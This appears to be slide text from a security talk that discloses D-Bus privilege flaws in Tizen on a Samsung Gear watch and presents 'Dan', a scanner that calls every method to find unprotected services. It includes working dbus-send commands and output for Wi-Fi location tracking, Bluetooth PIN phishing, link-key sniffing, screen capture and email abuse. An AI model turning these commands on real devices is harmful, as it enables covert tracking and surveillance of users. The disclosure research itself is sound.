I/LBS_DBUS_CLIENT(22696): lbs_dbus_client.c: lbs_client_start(752) > Access denied. Msg[GDBus.Error:org.freedesktop.DBus.Error.AccessDenied: Rejected send message, 3 matched rules; type="method_call", sender=":1.1679" (uid=5001 pid=22696 comm="") interface="org.tizen.lbs.Manager" member="AddReference" error name="(unset)" requested_reply="0" destination="org.tizen.lbs.Providers.LbsServer" privilege="http://tizen.org/privilege/location" (uid=654 pid=2536 comm="")]
D/test (22696): :res: -13

```

PID


- Still same PID
- LBS\_DBUS\_CLIENT requests to LbsServer
- D-Bus daemon responds with AccessDenied
- ② Second privilege check

# Example: Service Request #5



Cynara daemon

# III Securing Services



- ▶ Two potential points to check the privileges
  - ② D-Bus daemon — Request in the middle
  - ③ Service daemon — After receiving the request
- ▶ Failing both could allow privilege violation



# Dan the D-Bus Analyzer

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# Idea: AccessDenied as an Oracle

No argument is given

```
dbus-send --system --print-reply --dest=org.tizen.lbs.Providers.LbsServer
          /org/tizen/lbs/Providers/LbsServer org.tizen.lbs.Manager.AddReference
```

Without privilege

Error org.freedesktop.DBus.Error.AccessDenied:  
... privilege="http://tizen.org/privilege/location" (uid=654 pid=2536 comm="")


With privilege

Error org.freedesktop.DBus.Error.InvalidArgs:  
Type of message, '()', does not match expected type '(i)'

- ▶ Privilege validation always happens first!
- ▶ Some methods, for *non-privileged* requests,  
return an error that is *not* AccessDenied → Possible privilege violation?

# Dan the D-Bus Analyzer

- ▶ Evaluates privilege verification of D-Bus services
  - Spawns a test process on a remote device
  - Recursively scans the D-Bus structure
  - Reads every property, calls every method
- ▶ Output
  - Flattened D-Bus structure (`db.json`)
  - For further analysis: `dbus-send` commands
    - Readable properties (`properties.log`)
    - Callable methods (`methods.log`)



<https://github.com/kiding/dan>



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# Step 1: Bus Name Discovery


- ▶ Gather all possible bus names (services)
  - One service can have multiple bus names
  - Unique — :1.4
  - Well-known — org.example.service
- ▶ From extracted firmware
  - /usr/share/dbus-1/\*
- ▶ From current runtime
  - D-Bus built-in method: ListNames

## org.freedesktop.systemd1.service

```

1 [D-BUS Service]
2 Name=org.freedesktop.systemd1
3 Exec=/bin/false
4 User=root

```



```

sh-3.2$ dbus-send --system --dest=org.freedesktop.DBus --type=method_call --print-reply /org/freedesktop/DBus org.freedesktop.DBus.ListNames
method return time=1531570907.216310 sender=org.freedesktop.DBus -> destination=:1.5074 serial=3 reply_serial=2
array [
    string "org.freedesktop.DBus"
    string ":1.128"
    string ":1.767"
    string ":1.404"
    string "org.pulseaudio.Server"
    string "net.netconfig"
    string ":1.5074"
    string ":1.80"
    string ":1.81"
    string ":1.82"
    string "ALARM.aoma-dm-spd"
    string ":1.83"
    string ":1.85"
    string ":1.87"
    string "org.projectx.bt"
    string ":1.88"
    string ":1.130"
    string ":1.131"
    string ":1.374"
    string ":1.132"
]

```



# III Step 2: Object Introspection #1

- ▶ Recursively introspects the services
  - Objects, interfaces, methods, ...
- ▶ Service can respond with its object structure
  - On D-Bus standard method: `Introspect`
  - In well-formatted XML

Bus name: org.freedesktop.systemd1  
 Object: /

```

1 <node>
2 ...
3 <interface name="org.freedesktop.DBus.Properties">
4   <method name="Get">...</method>
5   <method name=" GetAll ">
6     <arg name="interface" direction="in" type="s"/>
7     <arg name="properties" direction="out" type="a{sv}"/>
8   </method>
9   <method name="Set">...</method>
10 ...
11 </interface>
12 <node name="dloginit_2eservice"/>
13 <node name="syslog_2eservice"/>
14 ...
15 </node>
```

Child objects

# Step 2: Object Introspection #2

```

1 array [
2   dict entry(
3     string "ExecStart"
4     variant           array [
5       struct {
6         string "/usr/sbin/rsyslogd"
7         array [
8           string "/usr/sbin/rsyslogd"
9           string "-n"
10      ]
11      boolean false
12      uint64 0
13      uint64 0
14      uint64 0
15      uint64 0
16      uint32 0
17      int32 0
18      int32 0
19    }
20  ]
21 )

```



```

1 {
2   "ExecStart": [
3     "/usr/sbin/rsyslogd",
4     ["/usr/sbin/rsyslogd", "-n"],
5     false, 0, 0, 0, 0, 0, 0, 0
6   ],


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- ▶ Reads every property value
  - D-Bus built-in method: GetAll
- ▶ Custom Bison parser
  - Parses dbus-send “format”
  - Into a JSON-compliant form

# III Step 3: Method Invocation

Gibberish random argument

```
dbus-send --system --print-reply --dest=org.example.service /org/example/object org.example.method
          string:1 string:1 string:1 string:1 string:1 string:1 string:1 string:1
```



- ▶ Calls every method of every interface for all the objects
  - Random arguments not to execute the logic
- ▶ Categorizes each method
  - AccessDenied, ServiceUnknown, UnknownObject, NoReply, ... → Ignore
  - Other errors or no error at all: **Callable**

# III Step 4: Prune and Print

db.json

```

▶ callable: [...], {...}, [...], {...}, {...}, {...}, {...}, {...}, {...}, {...},
▶ names: ["org.ally.atspi.Registry", "ALARM.acalendar-service",
▼ root:
  ▼ :1.6:
    ▶ /org/freedesktop/systemd1: {org.freedesktop.DBus.Peer: {...},
...
  ▼ org.freedesktop.systemd1:
    ▶ /org/freedesktop/systemd1: {org.freedesktop.DBus.Peer: {...},

```

methods.log

```

1 dbus-send --system --type=method_call --print-reply \
2 --dest=org.freedesktop.systemd1 \
3 /org/freedesktop/systemd1 \
4 org.freedesktop.systemd1.Manager.GetUnit
5 [{"type": ["s"], "direction": ["in"]}], Arguments
6 {"type": ["o"], "direction": ["out"]}]
7 ...

```

- ▶ Hashes every object, remove duplicates
- ▶ Prints readable properties, and callable methods



# Privilege Violations

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# III Dan Evaluation

## ► Target Device


- Samsung Gear Sport: Build RC4, Tizen 3.0.0.2, Release Date 2018-03-28
- Takes about an hour

## ► Statistics

- Total # of bus names: 269
- Readable Properties #: 130,634
- Callable Methods #: **2,319** (!)
  - Excluded Default Interface: org.freedesktop.DBus, ...



# False Positives



- ▶ ③ *Third privilege check*
  - Log shows some services check Cynara
  - Yet no D-Bus error gets returned
  - Dan categorizes them callable
- ▶ Examine manually further for exploits

```
onetwothree@onetwothree-VirtualBox: ~/Lab/d
sh-3.2$ dlogutil -c
sh-3.2$
sh-3.2$ dbus-send --system --type=method_call \
> --print-reply \
> --dest=org.tizen.NetNfcService \
> /org/tizen/NetNfcService/Tag \
> org.tizen.NetNfcService.Tag.GetBarcode
method return time=1531480477.778261 sender=:1.39
-> destination=:1.3418 serial=68 reply_serial=2
int32 -967
array [
]
sh-3.2$
sh-3.2$ dlogutil | grep -Ei 'NFC.+cynara'
E/NET_NFC_MANAGER( 2445): net_nfc_server_context.c: _get_credentials(202) > cynara_check FAIL, checking whitelist...
```

No error

# III Vulnerable Services

- ▶ Wi-Fi
- ▶ Bluetooth
- ▶ Screen
- ▶ Notification
- ▶ Email
- ▶ ...and many more



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
# Wi-Fi Takeover

- ▶ Fully exposed: `wpa_supplicant`
  - Free software implementation of 802.11i
  - Tizen builds its own API/daemons on top
- ▶ All is callable, all is readable
  - `CreateInterface`, `RemoveInterface`, `Scan`, ...
  - `WPS Start`, `GetPin`; `P2P Find`, `Connect`, ...
- ▶ Violated Tizen privileges
  - `network.get`, `network.profile`, `network.set`, `wifidirect`
  - `location`, `location.enable` (Platform level; private privilege)



# Wi-Fi: Track Location

- ▶ GPS coordinates can be publicly queried from:
  - BSSID of nearby Wi-Fi networks
  - Signal values of the networks
- ▶ Malware can track user even if location is off
  - Force-trigger Wi-Fi Scan
  - Acquire network information
  - Query current location



```

1 $ dbus-send --system --dest=fi.wl.wpa_supplicant1 \
2 /fi/wl/wpa_supplicant1/Interfaces/0/BSSs/1 \
3 org.freedesktop.DBus.Properties.Get \
4 string:fi.wl.wpa_supplicant1.BSS string:BSSID
5 variant          array of bytes [
6 90 8d 78 64 ad c0
7 ]
8
9 $ dbus-send --system --dest=fi.wl.wpa_supplicant1 \
10 /fi/wl/wpa_supplicant1/Interfaces/0/BSSs/1 \
11 org.freedesktop.DBus.Properties.Get \
12 string:fi.wl.wpa_supplicant1.BSS string:Signal
13 variant          int16 -51
14
15 $ curl 'https://googleapis.com/geolocation/v1/geolo
16 cate' -d ${"wifiAccessPoints": [{"macAddress":
17 "90:8d:78:64:ad:c0", "signalStrength": -51}]
18 {"location":{"lat": 37.2957026,
19 "lng": 126.97689210000001}, "accuracy": 30.0}

```


# Bluetooth Takeover #1

- ▶ Partially exposed: `projectx.bt/bt_core`
  - Tizen's own API/daemons for Bluetooth
- ▶ Malware can...
  - Silently accept incoming pair request
  - Force discoverable "piscan" mode
  - Prompt a PIN request system UI to phish user
    - Any user input is returned to malware

```

1 $ dbus-send --system --type=method_call \
2   --print-reply --dest=org.projectx.bt \
3   /org/tizen/adapter_agent \
4   org.bluez.Agent1.RequestPinCode \
5   objpath:/org/bluez/hci0/dev_78_F7_BE_91_30_26

```



# Bluetooth Takeover #2

Demo


- ▶ Partially exposed: bluez
  - Bluetooth stack for Linux-like OSes
  - Force disconnect, gather information, ...
- ▶ Bonus: *No restriction on hcidump utility*
  - Any user can dump Bluetooth packets
  - With no superuser privilege
- ▶ Dump HCI packets + force disconnect + auto reconnect → Extract link key
- ▶ Violated Tizen privileges
  - bluetooth
  - bluetoothmanager (Platform level; private)

```
onetwothree@onetwothree-VirtualBox: ~/Lab/dan/tizen-studio
sh-3.2$ ls -l /usr/bin/hcidump
-rwxr-xr-x 1 root root 313928 Mar 29 19:32 /usr/bin/hcidump
sh-3.2$ hcidump -w /tmp/0.pcap
HCI sniffer - Bluetooth packet analyzer ver 5.37
Maximum size of one file : 10000000, Rotated file count : 2
btspoop version: 1 datalink type: 1002
device: hci0 snap_len: 1500 filter: 0x0
```

# Screen Takeover

Demo

- ▶ Partially exposed:  
`enlightenment.screen_capture`
  - Enlightenment: Tizen's choice of window manager
  - `dump_topvwins` dumps windows into PNG files
- ▶ Violated Tizen privileges
  - screenshot (Platform level; private)



```
onetwothree@onetwothree-VirtualB: ~
sh-3.2$ dbus-send --system --type=method_call --dest=org.enlightenment.screen_capture /org/enlightenment/wm org.enlightenment.wm.info.dump_topvwins string:/opt/usr/home/owner/
sh-3.2$ ls *.png
0xf76b72f0_0.png
0xf76e8048_270.png
0xf7768540_270.png
0xf79b26d8_0.png
0xf79fc220_270.png
0xf7ad5298_270.png
sh-3.2$
```

# Notification Takeover

Demo

- ▶ Partially exposed: com.samsung.wnoti
  - Manages notification transmitted to Gear
- ▶ Malware can...
  - ClearAll to remove all notifications
  - GetCategories to read all data
  - ...
- ▶ Violated Tizen privileges
  - notification, push, ^\\_(ツ)\_/^-



```

1 interface com.samsung.wnoti {
2     methods:
3         ClearAll(...);
4         ClearCategory(...);
5         ClearNotification(...);
6         BlockCategory(...);
7         BlockApp(...);
8         ControlPopup(...);
9         RequestMobileAction(...);
10        RequestMobileActionIntent(...);
11        ExecuteWearAction(...);
12        LaunchApplicationOnHost(...);
13        LaunchWebsearch(...);
14        ChangeNewFlag(...);
15        InsertPanel(...);
16        IsPanelReady(...);
17        ClearPanel(...);
18        SetColorExtractionValue(...);
19        GetCategories(...);
20        PostNotificationCards(...);
21        ReadNotificationCards(...);
22        RemoveNotificationCards(...);
23        RemoveNotification(...);
24        GetApplicationIdentifier(...);
25        GetApplicationMetaInfo(...);

```



# Email Takeover Demo

- ▶ Partially exposed: `wemail_consumer_service`
  - Manages user's mailbox on Gear, communicates with phone
- ▶ Malware can...
  - `req_show_on_device` to launch Email app on phone
  - `req_mail_state` to modify message data
  - `req_send_mail` to send any email from user's address
  - ...
- ▶ Violated Tizen privileges
  - `messaging.write`
  - `email,email.admin` (Platform level; private)



# Email: “Private” Methods

- ▶ Service rejects private method calls...
- ▶ Only if “Id” does not match
  - {“Id”：“wemail-private-send-mail-noti”}
- ▶ strcmp and *nothing more*
  - No proper privilege check in place

```

000227AC LDR R1, =(aitemid+4 - 0x227B8)
000227B0 ADD R1, PC, R1 ; "Id"
000227B4 BL j__get_string_val
000227B8 LDR R1, =(aWemailPrivateS - 0x227C4)
000227BC ADD R1, PC, R1 ; "wemail-private-send-mail-noti"
000227C0 MOV R5, R0
000227C4 BL g_strcmp0
000227C8 CMP R0, #0
000227CC BNE loc_22998

```

```

00022998
00022998
00022998 LDR R2, =(aSrcWemailIpcMs - 0x229B0)
0002299C MOV R1, #0x3B7
000229A0 LDR R3, =(aWemailIpcSerial_10 - 0x229B8)
000229A4 MOV R0, #0
000229A8 ADD R2, PC, R2 ; "src/wemail-ipc-msg.c"
000229AC STR R1, [SP,#0x38+var_30]
000229B0 ADD R3, PC, R3
000229B4 ADD R2, R2, #4
000229B8 ADD R3, R3, #0x35C
000229BC STR R2, [SP,#0x38+var_38]
000229C0 STR R3, [SP,#0x38+var_34]
000229C4 MOV R1, #6
000229C8 LDR R2, =(aWemailCommon - 0x229D8)
000229CC LDR R3, =(aSSIDIdIsDiffere - 0x229DC)
000229D0 ADD R2, PC, R2 ; "WEMAIL_COMMON"
000229D4 ADD R3, PC, R3 ; "%s: %s(%d) > id is different"
000229D8 BL __dlog_print
000229DC MOV R0, #0xFFFFFFFF
000229E0 B loc_2299C

```

# III Demo

<https://youtu.be/Yc4AvlJLLpw>



# Strange Case of wnoti


```

1 <busconfig>
2 ...
3 <policy context="default">
4   <allow send_destination="com.samsung.wnoti"/>
5   <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
6     send_member="ClearPanel" privilege="http://tizen.org/privilege/notification"/>
7   <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
8     send_member="LaunchWebsearch"
9     privilege="http://developer.samsung.com/tizen/privilege/hostbrowser.launch"/>
10  <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
11    send_member="SetSmartRelay" privilege="http://tizen.org/privilege/notification"/>
12 </policy>
13 </busconfig>
```


- ▶ wnoti-service.conf: Only **three** methods are listed
  - Many other sensitive methods are missing



# Strange Case of wpa\_supplicant



How it was designed



How it actually works

